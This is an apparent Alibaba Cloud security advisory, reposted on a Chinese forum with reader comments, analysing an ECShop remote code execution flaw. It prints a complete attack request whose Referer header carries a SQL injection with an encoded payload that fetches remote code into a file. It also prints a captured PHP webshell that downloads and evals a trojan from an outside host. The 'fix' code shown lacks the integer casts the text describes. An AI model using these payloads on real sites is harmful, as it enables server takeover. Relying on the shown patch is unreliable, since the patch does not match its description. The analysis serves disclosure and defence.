


## 预警

2018年9月1日，阿里云态势感知发布预警，近日利用ECShop全系列版本的远程代码执行漏洞进行批量化攻击量呈上升趋势，该漏洞可直接导致网站服务器沦陷，黑客可通过该漏洞在1个月前阿里云态势感知就捕获到利用ECShop远程代码执行漏洞进行攻击的真实案例，由于当时该漏洞被利用进行攻击的量不大，阿里云安全团队在做好防御此类漏洞的同时，本文对此漏洞的原理，漏洞攻击利用实例以及影响做了全面分析。在官方补丁没放出之前,建议受影响用户可参考文中的修复建议，及时进行修复。使用阿里云WAF的客户无

## 漏洞原理

该漏洞产生的根本原因在于ECShop系统的user.php文件中，display函数的模板变量可控，导致注入，配合注入可达到远程代码执行的效果。使得攻击者无需登录等操作，首先从user.php文件入手，代码中可以看到，系统读取HTTP\_REFERER传递过来的内容赋值给\$back\_act变量。


```
/* 用户登录界面 */
elseif ($action == 'login')
{
    if (empty($back_act))
    {
        if (empty($back_act) && isset($_SERVER['HTTP_REFERER']))
        {
            $back_act = strpos($_SERVER['HTTP_REFERER'], 'user.php') ? './index.php' : $_SERVER['HTTP_REFERER'];
        }
        else
        {
            $back_act = 'user.php';
        }
    }
}
```



接着以\$back\_act的值为参数，调用assign方法。

```
}

$smarty->assign('back_act', $back_act);
$smarty->display('user_passport.dwt');
}
```



(/user.php)

assign方法的作用是把可控变量传递给模板函数，紧接着再通过display方法展示到页面上。接下来跟进display内部的insert\_mod方法。

```
function insert_mod($name) // 处理动态内容
{
    list($fun, $para) = explode('|', $name);
    $para = unserialize($para);
    $fun = 'insert_' . $fun;
    return $fun($para);
}
```

先知社区

(/includes/cls\_template/php)

insert\_mod方法返回了一个动态函数调用，该函数名和参数均可控，根据攻击者

的利用方法，我们可以得知调用的函数名为insert\_ads，接下来跟进这一方法。

```
function insert_ads($arr)
{
    static $static_res = NULL;

    $time = gmtime();
    if (!empty($arr['num']) && $arr['num'] != 1)
    {
        $sql = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name, p.ad_width
            ,
            'p.ad_height, p.position_style, RAND() AS rnd '
            'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '
            'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.position_id =
            p.position_id '
            "WHERE enabled = 1 AND start_time <= '" . $time . "' AND end_time >= '" . $time . "' "
            "AND a.position_id = '" . ($arr['id']) . "' "
            'ORDER BY rnd LIMIT ' . ($arr['num']);
        var_dump($sql);die();
        $res = $GLOBALS['db']->GetAll($sql);
    }
}
```

先知社区

(/includes/lib\_insert.php)

不难发现，\$arr['id']和\$arr['num']这两个变量，都是外部可控的输入点，在构造攻击向量的过程中执行的SQL语句如下。

```
e/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:3:ts:3:"num";s:314:"*/
union select
1,0x272f2a,3,4,5,6,7,8,0x7B247B24686F6D65275D3B617373657274286
261736536345F6465636F646528275A6D6C735A56397764585266593
239756447567564484D6F4A7A4575634768774A79786D6157786C583
2646C6446396A623235305A5735306379676E6148523063446F764C3
3566C5A5335745A53394E636B706A4A796B704F773D3D2729293B2F2F
7D7D,10--
--";s:2:"id";s:3:"/*";s:4:"name";s:3:"ads";I554fcae493e564ee0dc75bdf2ebf94
ca
Cookie: PHPSESSID=tiq48r1pq1eebdr1rq2ae39ac2;
ECS_ID=e899b80c6265a02edf6600b148d0f989dbe5fd17;
ECS_CP_ID=c8e5f8c3f02d4f7f45cf4cad05b85a4127159cbf;
ECS[visit_times]=5
Connection: close
```

(打印\$sql变量)

```
string(675) "SELECT a.ad_id, a.position_id,
a.media_type, a.ad_link, a.ad_code, a.ad_name,
p.ad_width, p.ad_height, p.position_style, RAND() AS
rnd FROM `ecshop2`.`ec_ad` AS a LEFT JOIN
`ecshop2`.`ec_ad_position` AS p ON a.position_id =
p.position_id WHERE enabled = 1 AND start_time <=
'1535794219' AND end_time >= '1535794219' AND
a.position_id = '/*' ORDER BY rnd LIMIT */ union
select
1,0x272f2a,3,4,5,6,7,8,0x7B247B24686F6D65275D3B6
17373657274286261736536345F6465636F64652827
5A6D6C735A56397764585266593239756447567564
484D6F4A7A4575634768774A79786D6157786C5832
646C6446396A623235305A5735306379676E6148523
063446F764C33566C5A5335745A53394E636B706A4
A796B704F773D3D2729293B2F2F7D7D,10-- --"江江
```

```
mysql> SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name, p.ad_width, p.ad_height, p.position_style, RAND()
AS rnd FROM `ecshop`.`ec_ad` AS a LEFT JOIN `ecshop`.`ec_ad_position` AS p ON a.position_id = p.position_id WHERE enabled = 1 AND sta
rt_time <= '1535791613' AND end_time >= '1535791613' AND a.position_id = '/*' ORDER BY rnd LIMIT */ union select 1,0x272f2a,3,4,5,6,7
,8,0x7B247B24686F6D65275D3B617373657274286261736536345F6465636F646528275A6D6C735A56397764585266593239756447567564484D6F4A7A45756347687
74A79786D6157786C5832646C6446396A623235305A5735306379676E6148523063446F764C33566C5A5335745A53394E636B706A4A796B704F773D3D2729293B2F2F7
D7D,10;
```

ad_id	position_id	media_type	ad_link	ad_code	ad_name	ad_width	ad_height	position_style	rnd
1	/*								0.5123456789

(sql语句执行结果)

接着，程序调用了fetch方法，参数由\$row['position\_style']变量赋值，这一变量同样为外部可控输入点。

```
$GLOBALS['smarty']->assign('ads', $ads);
//var_dump($position_style);die();
$val = $GLOBALS['smarty']->fetch($position_style);

$GLOBALS['smarty']->caching = $need_cache;
```

( /includes/lib\_insert.php )

这里fetch函数调用了危险函数，这就是最终触发漏洞的点。但是参数在传递之前要经过fetch\_str方法的处理。

```
function fetch($filename, $cache_id = '')
{
    if (!$this->_seterror)
    {
        error_reporting(E_ALL ^ E_NOTICE);
    }
    $this->_seterror++;

    if (strncmp($filename, 'str:', 4) == 0)
    {
        var_dump($this->fetch_str(substr($filename, 4)));die();
        $out = $this->_eval($this->fetch_str(substr($filename, 4)));
    }
    else
    {
```

(/includes/cls\_template.php)

最终输入点依次经过fetch\_str、select、get\_val，最终传入make\_var方法。





```
<?php
```

```
$password = 'liuliu';
```

```
//===支持菜刀===//
```

```
$pdd = array(
```

```
    "dasdsa",
```

```
    "",
```

```
    "//e"
```

```
);
```

```
$arr = array();
```

```
$arr[0] = str_ireplace;
```

```
$arr["e"] = eval;
```

```
$arr["b"] = base64_decode;
```

```
$arr["f"] = file_get_contents;
```

```
$arr["p"] = preg_replace;
```

```
$arr["g"] = gzinflate;
```

```
$arr["u"] = "http://i.niupic.com/images/2017/05/26/Lfkavl.gif";
```

```
if (empty($_SESSION['Vens']))
```

```
{
```

```
    $_SESSION["Vens"] = gzinflate(file_get_contents($arr["u"]));
```

```
};
```

```
preg_replace("//e", @eval . '($_SESSION["Vens"])', "");
```

```
?>
```

先知社区

该木马中的PHP代码会去下载一个功能齐全的WEB木马，地址为：<http://i.niupic.com/images/2017/05/26/Lfkavl.gif>

该WEB木马的功能详情如下：



## 漏洞影响

阿里云应急中心测试发现，ECShop全系列版本（包括2.x、3.0.x、3.6.x）均存在该远程代码执行漏洞。阿里云态势感知数据研究中心监控的数据显示，该漏洞利用难度低，


## 专家建议

在官方补丁没放出之前，我们建议站长可以修改include/lib\_insert.php文件中相关漏洞的代码，将\$arr[id]和\$arr[num]强制将数据转换成整型，该方法可作为临时修复方案

```
function insert_ads($arr)
{
    static $static_res = NULL;

    $time = gmtime();
    if (!empty($arr['num']) && $arr['num'] != 1)
    {
        $sql = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_
                'p.ad_height, p.position_style, RAND() AS rnd '
                'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '
                'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.position
                p.position_id '
                "WHERE enabled = 1 AND start_time <= '" . $time . "' AND end_time >= '"
                "AND a.position_id = '" . $arr['id'] . "' "
                'ORDER BY rnd LIMIT ' . $arr['num'];
        $res = $GLOBALS['db']->GetAll($sql);
    }
    else

```



(includes/lib\_insert.php )

另外，使用阿里云WAF 的客户无需升级补丁即可防御该漏洞。

点击收藏 | 1 关注 | 4

[上一篇：Python恶意软件分析入门](#) [下一篇：技术报告：绕过 workflow 保护机制 - ...](#)

1. 10 条回复



[Dayu](#) 2018-09-02 22:47:56

这个漏洞牛逼了

0 回复Ta



[fallingleaf](#) 2018-09-02 23:39:51

他喵的，，今天一天在3.6版本上复现不出来，看了源码无论是从框架还是从insert\_ads函数，都有对poc完美的防御。。  
注释掉这两处，才成功复现。。 后来一看，原来是在<= 2.7.x上才能复现。。  
蛋碎。

1 回复Ta



[magicblue](#) 2018-09-03 09:28:12

[@fallingleaf](#) 没有完美防御，3.x 是要绕过防御。由于漏洞影响，现在3.x的POC是没有放出来。

0 回复Ta

---



[fallingleaf](#) 2018-09-03 10:12:50

[@magicblue](#) 恩恩，我说的是对文中的poc的防御。

0 回复Ta

---



[178\\*\\*\\*\\*5270](#) 2018-09-05 01:49:21

\$fun动态拼接成insertads函数时，明明取得是|前面的值，poc中|的值为554fcae493e564ee0dc75bdf2ebf94caads  
\$fun=insert+\$fun = insert\_554fcae493e564ee0dc75bdf2ebf94caads  
这是怎么拼接成insert\_ads的



```
..function insert_mod($name) // 处理动态内容
..{
.....list($fun, $para) = explode('|', $name); // 切割字符串
.....$para = unserialize($para);
.....$fun = 'insert_' . $fun;

.....return $fun($para);
..}
```

先知社区

0 回复Ta



[haby0](#) 2018-09-05 16:56:35

[@178\\*\\*\\*\\*5270](#) php \$k = explode(\$this->\_echash, \$out);

这里对554fcae493e564ee0dc75bdf2ebf94caads做了处理，\$this->\_echash的值是554fcae493e564ee0dc75bdf2ebf94caads

1 回复Ta



[鱿鱼10元三串](#) 2018-09-06 00:21:02

小菜不知所措的问下，

user.php文件在28行\$back\_act="";进行了初始操作

然后判断未登录以后\$back\_act就进行赋值操作了，



```

    }*/
    if (!empty($_SERVER['QUERY_STRING']))
    {
        $back_act = 'user.php?' . strip_tags($_SERVER['QUERY_STRING']); $back_act: "user.php?action=login&XDEBUG_SESSION_START=13776"
    }
    $action = 'login'; $action: "default"

```

所以当程序走到\$action='login'的时候，\$back\_act已经不为空了，所以这个是不会进行下面的操作。

```

301  /* 用户登录界面 */
302  elseif ($action == 'login')
303  {
304      if (empty($back_act))
305      {
306          "user.php?action=login&XDEBUG_SESSION_START=13776"$_SERVER['HTTP_REFERER'])
307      {
308          $back_act = strpos($_SERVER['HTTP_REFERER'], 'needle: 'user.php') ? './index.php' : $_SERVER['HTTP_REFERER'];
309      }
310      else
311      {
312          $back_act = 'user.php';
313      }
314  }
315

```

上面文章分析的是直接从HTTP\_REFERER赋值开始分析了。不知所措，求大神解答

0 回复Ta



[haby0](#) 2018-09-06 09:01:36

[@鱿鱼10元三串](#) 45行if判断为false

0 回复Ta



[178\\*\\*\\*\\*5270](#) 2018-09-06 11:17:14

[@haby0](#) 嗯嗯，明白了，这个是源码里定义的，3.x的这个值还不一样。。。

0 回复Ta



[鱿鱼10元三串](#) 2018-09-06 11:31:51

[@haby0](#) 看到了，我自己把act的参数写成了action，所以一直在这个坑里转悠，谢谢

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)